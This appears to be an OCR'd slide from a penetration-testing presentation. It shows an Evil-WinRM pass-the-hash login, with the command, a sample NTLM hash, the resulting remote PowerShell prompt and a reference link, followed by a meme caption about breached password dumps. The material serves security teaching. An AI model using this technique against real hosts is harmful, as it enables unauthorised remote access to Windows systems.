

```
evil-winrm.rb -i <ip> -u user -H BD1C6503987F8FF006296118F359FA79

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\user\Documents>
```

https://www.hackplayers.com/2019/10/evil-winrm-shell-winrm-para-pentesting.html


ADD COMMA'S TO YOUR PASSWORDS
TO MESS WITH THE CSV FILE THEY WILL
BE DUMPED INTO AFTER BEING BREACHED
UNTIL NEXT TIME
imgflip.com